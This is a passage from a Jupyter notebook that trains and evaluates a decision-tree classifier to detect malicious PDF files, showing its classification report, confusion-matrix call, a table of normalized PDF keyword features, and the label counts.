print(classification_report(y_test,dtpred,digits=4))
```

```
0.9983322214809873
              precision    recall  f1-score   support

          no     0.9989    0.9974    0.9981      2686
         yes     0.9979    0.9991    0.9985      3310

    accuracy                         0.9983      5996
   macro avg     0.9984    0.9982    0.9983      5996
weighted avg     0.9983    0.9983    0.9983      5996
```


Output for Decision Tree

In [18]:

```
sns.heatmap(confusion_matrix(y_test,dtpred),annot=True,fmt='g')
```

Out[18]:

```
<AxesSubplot:>
```



Confusion matrix

In [25]:

```
X_test
```

Out[25]:

	obj	endobj	stream	endstream	xref	trailer	startxref	Page	Encry
5498	0.658145	0.658145	0.219382	0.219382	0.073127	0.073127	0.073127	0.073127	0
11487	0.668994	0.668994	0.167248	0.167248	0.083624	0.083624	0.083624	0.083624	0
15551	0.658145	0.658145	0.219382	0.219382	0.073127	0.073127	0.073127	0.073127	0
19879	0.697382	0.697382	0.116230	0.116230	0.008610	0.008610	0.008610	0.008610	0
15626	0.657596	0.657596	0.219199	0.219199	0.109599	0.109599	0.109599	0.054800	0
...	...	...	...	...	...	...	...	...	
14818	0.666667	0.666667	0.200000	0.200000	0.066667	0.066667	0.066667	0.066667	0
1548	0.598157	0.598157	0.373848	0.373848	0.037385	0.037385	0.037385	0.018692	0
4689	0.640513	0.640513	0.160128	0.160128	0.000000	0.160128	0.000000	0.160128	0
4624	0.653029	0.653029	0.270049	0.270049	0.019640	0.019640	0.019640	0.009820	0
13712	0.640513	0.640513	0.160128	0.160128	0.000000	0.160128	0.000000	0.160128	0

5996 rows × 21 columns

Output showing the features of the test data

In [26]:

```
y_test
```

Out[26]:

```
5498     yes
11487    yes
15551    yes
19879     no
15626     no
         ...
14818    yes
1548      no
4689     yes
4624      no
13712    yes
Name: Malicious, Length: 5996, dtype: object
```

In [27]:

```
df.Malicious.value_counts()
```

Out[27]:

```
yes    10980
no      9006
Name: Malicious, dtype: int64
```

In [ ]:

```

```